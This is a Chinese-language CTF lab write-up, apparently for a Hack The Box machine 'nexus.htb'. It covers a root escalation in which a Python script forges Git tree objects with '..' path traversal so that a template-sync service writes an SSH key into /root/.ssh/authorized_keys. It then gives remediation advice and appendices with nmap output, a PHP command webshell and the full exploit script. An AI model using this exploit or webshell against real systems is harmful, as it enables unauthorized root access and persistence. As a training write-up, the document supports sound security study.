


图 4.2.4 - 3 在攻击机上生成 SSH 密钥对

```
(kali@kali)-[/]
$ cd /tmp

(kali@kali)-[/tmp]
$ git clone http://jones:'y27xb3ha !! 74GbR'@git.nexus.htb/jones/rce.git
Cloning into 'rce' ...
warning: You appear to have cloned an empty repository.

(kali@kali)-[/tmp]
$ cd rce

(kali@kali)-[/tmp/rce]
$ touch README.md

(kali@kali)-[/tmp/rce]
$ nano build.py
```

图 4.2.4 - 4 编辑模版仓库

如上图 4.2.4 - 4 所示，从 git 仓库下载模版仓库，然后按默认格式创建 README.md，并编辑自动化攻击脚本 build.py（完整代码见附录）。

```
(kali@kali)-[/tmp/rce]
$ python3 /tmp/rce/build.py
Done: 0f0c7321f2390f7a725da5de023f1ff2e647e789

(kali@kali)-[/tmp/rce]
$ git push -u origin main --force

warning: unable to access '../root/.gitattributes': Permission denied
warning: unable to access '../root/.ssh/.gitattributes': Permission denied
Enumerating objects: 11, done.
Counting objects: 100% (11/11), done.
Delta compression using up to 2 threads
Compressing objects: 100% (3/3), done.
Writing objects: 100% (11/11), 609 bytes | 609.00 KiB/s, done.
Total 11 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
remote: . Processing 1 references
remote: Processed 1 references in total
To http://git.nexus.htb/jones/rce.git
 * [new branch]      main -> main
branch 'main' set up to track 'origin/main'.
```

图 4.2.4 - 5 执行 python 脚本文件

如上图 4.2.4 - 5，系统执行 build.py，并借助 Git 模板同步服务存在的路径遍历漏洞，攻击者构造恶意 Git 树对象，将 SSH 公钥写入宿主机/root/.ssh/authorized_keys，实现容器逃逸与权限维持（见下图 4.2.4 - 6、4.2.4 - 7）。

```
jones@nexus:~$ cat /var/log/template-sync.log
[2026-05-12 11:53:21] Template sync starting
[2026-05-12 11:53:21] Found 0 template repo(s)
[2026-05-12 11:53:21] Template sync complete
[2026-05-12 12:02:54] Template sync starting
```

4.2.4 - 6 启动模版同步

```
[2026-08-08 12:49:55] synced: ../../../../root/.ssh/authorized_keys
[2026-08-08 12:49:55] Template sync complete
jones@nexus:~$
```


4.2.4 - 7 写入完成

最后，如图 4.2.4 - 8 所示，使用私钥 SSH 登录宿主机，获得 root 权限：

```
(kali@kali)-[/tmp/rce]
$ ssh -i /tmp/.k root@nexus.htb
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)
```

图 4.2.4 - 8 登录宿主机

如下图 4.2.4 - 9 所示，查看 “root.txt”，获取最终 Flag。



```
root@nexus:~# ls
root.txt
root@nexus:~# cat root.txt
fb8e7854860ffb1caf412af2a0048cef
root@nexus:~#
```

图 4.2.4 - 9 获取最终 Flag

➤ build.py 关键代码分析：

```
import hashlib, zlib, os, subprocess, sys, time
```

```
def write_obj(data, t):
```

```
#Git 对象写入逻辑
```

```
#读取攻击者的 SSH 公钥
```

```
r = subprocess.run(["cat", "/tmp/.k.pub"], capture_output=True, text=True)
```

```
key = r.stdout.strip() + "\n"
```

```
#构造 Git 树对象，将公钥写入 root/.ssh/authorized_keys
```

```
blob = write_obj(key.encode(), "blob")
```

```
ssh_t = write_obj(entry("100644", "authorized_keys", blob), "tree")
```

```
cur = write_obj(entry("40000", ".ssh", ssh_t), "tree")
```

```
fir = write_obj(entry("40000", "root", cur), "tree")
```

```
#循环创建父目录对象
```

```
for i in range(4):
```

```
    fir = write_obj(entry("40000", "", fir), "tree")
```

```
#创建提交对象
```

```
root = write_obj(entry("100644", "README.md", readme) | entry("40000", "..", fir), "tree")
```

```
#写入.git/refs/heads/main
```

5、总结与修复建议

5.1 攻击链总结

外部扫描 → 发现 80 端口 → 子域名枚举(git.nexus.htb, billing.nexus.htb)
→ Git 历史记录泄露数据库密码 → 登录 billing 系统
→ 文件上传绕过获取 WebShell → 反弹 Shell 获取 www-data 权限
→ 查看 .env 文件获取 SSH 密码 → SSH 登录 jones 用户
→ 利用 Git 模板功能执行 build.py → 将 SSH 公钥写入宿主机
→ SSH 登录宿主机 root → 获取最终 Flag

5.2、修复建议

5.2.1、Git 信息泄露

1. 禁止公开访问 Git 仓库的历史记录
2. 使用 .gitignore 排除敏感配置文件
3. 定期清理 Git 历史中的敏感信息（使用 git filter-branch）

5.2.2、文件上传绕过

1. 后端对上传文件进行 MIME 类型和扩展名双重校验
2. 上传目录禁止执行脚本（关闭 PHP 执行权限）
3. 使用随机文件名存储上传文件

5.2.3、硬编码凭证

1. 禁止在配置文件中明文存储密码
2. 使用密钥管理服务（如 Vault）管理敏感信息
3. 不同系统间应使用不同的密码，避免密码复用


5.2.4、容器逃逸

1. 限制 Git 模板功能的执行权限
2. 对自动执行的脚本进行严格的输入验证
3. 使用容器安全策略（如 Seccomp、AppArmor）限制容器能力
4. 避免以 root 权限运行自动化脚本

附录 A：完整 Nmap 扫描输出

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ sudo nmap -sC -sV 10.129.20.67  
[sudo] password for kali:  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-08 05:59 -0400  
Nmap scan report for 10.129.20.67 (10.129.20.67)  
Host is up (1.3s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|_ 256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)  
|_ 256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)  
80/tcp    open  http      nginx 1.24.0 (Ubuntu)  
|_ http-server-header: nginx/1.24.0 (Ubuntu)  
|_ http-title: Did not follow redirect to http://nexus.htb/  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submitt/.  
Nmap done: 1 IP address (1 host up) scanned in 35.54 seconds
```

附录 B: Webshell 代码 (shell2.php)

A screenshot of a text editor window titled "~Documents/Nexus-docs/shell2.png - Mousepad". The window has a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu bar is a toolbar with various icons for file operations. The main text area contains the following PHP code:

```
1 <?php
2 if(isset($_GET['cmd'])){
3     echo "<pre>" . shell_exec($_GET['cmd']) . "</pre>";
4 }
5 ?>
6 |
```

附录 C: build.py 完整代码

```
GNU nano 8.7.1 build.py *
# build.py
#!/usr/bin/env python3
import hashlib,zlib,os,subprocess,sys,time

def write_obj(data,t):
    h=("%s %d"%(t,len(data))).encode()+b"\x00"
    s=h+data
    sha=hashlib.sha1(s).hexdigest()
    d=os.path.join(".git","objects",sha[:2])
    os.makedirs(d,exist_ok=True)
    p=os.path.join(d,sha[2:])
    if not os.path.exists(p):
        open(p,"wb").write(zlib.compress(s))
    return sha

def entry(mode,name,sha):
    return ("%s %s"%(mode,name)).encode()+b"\x00"+bytes.fromhex(sha)

if not os.path.isdir(".git"):
    print("Run inside git repo");sys.exit(1)
r=subprocess.run(["cat","/tmp/.k.pub"],capture_output=True,text=True)
if r.returncode!=0:
    print("ssh-keygen -t ed25519 -f /tmp/.k -N '');sys.exit(1)
key=r.stdout.strip()+"\n"
blob=write_obj(key.encode(),"blob")
readme=write_obj(b"# Template\n","blob")
ssh_t=write_obj(entry("100644","authorized_keys",blob),"tree")
cur=write_obj(entry("40000",".ssh",ssh_t),"tree")
fir=write_obj(entry("40000","root",cur),"tree")
for i in range(4):
    fir=write_obj(entry("40000","..",fir),"tree")
root=write_obj(entry("100644","README.md",readme)+entry("40000","..",fir),"tree")
ts=int(time.time())
c="tree %s\nauthor x <x@x> %d +0000\ncommitter x <x@x> %d +0000\n\ninit\n"%(root,ts,ts)
sha=write_obj(c.encode(),"commit")
os.makedirs(os.path.join(".git","refs","heads"),exist_ok=True)
open(os.path.join(".git","refs","heads","main"),"w").write(sha+"\n")
print("Done: "+sha)
```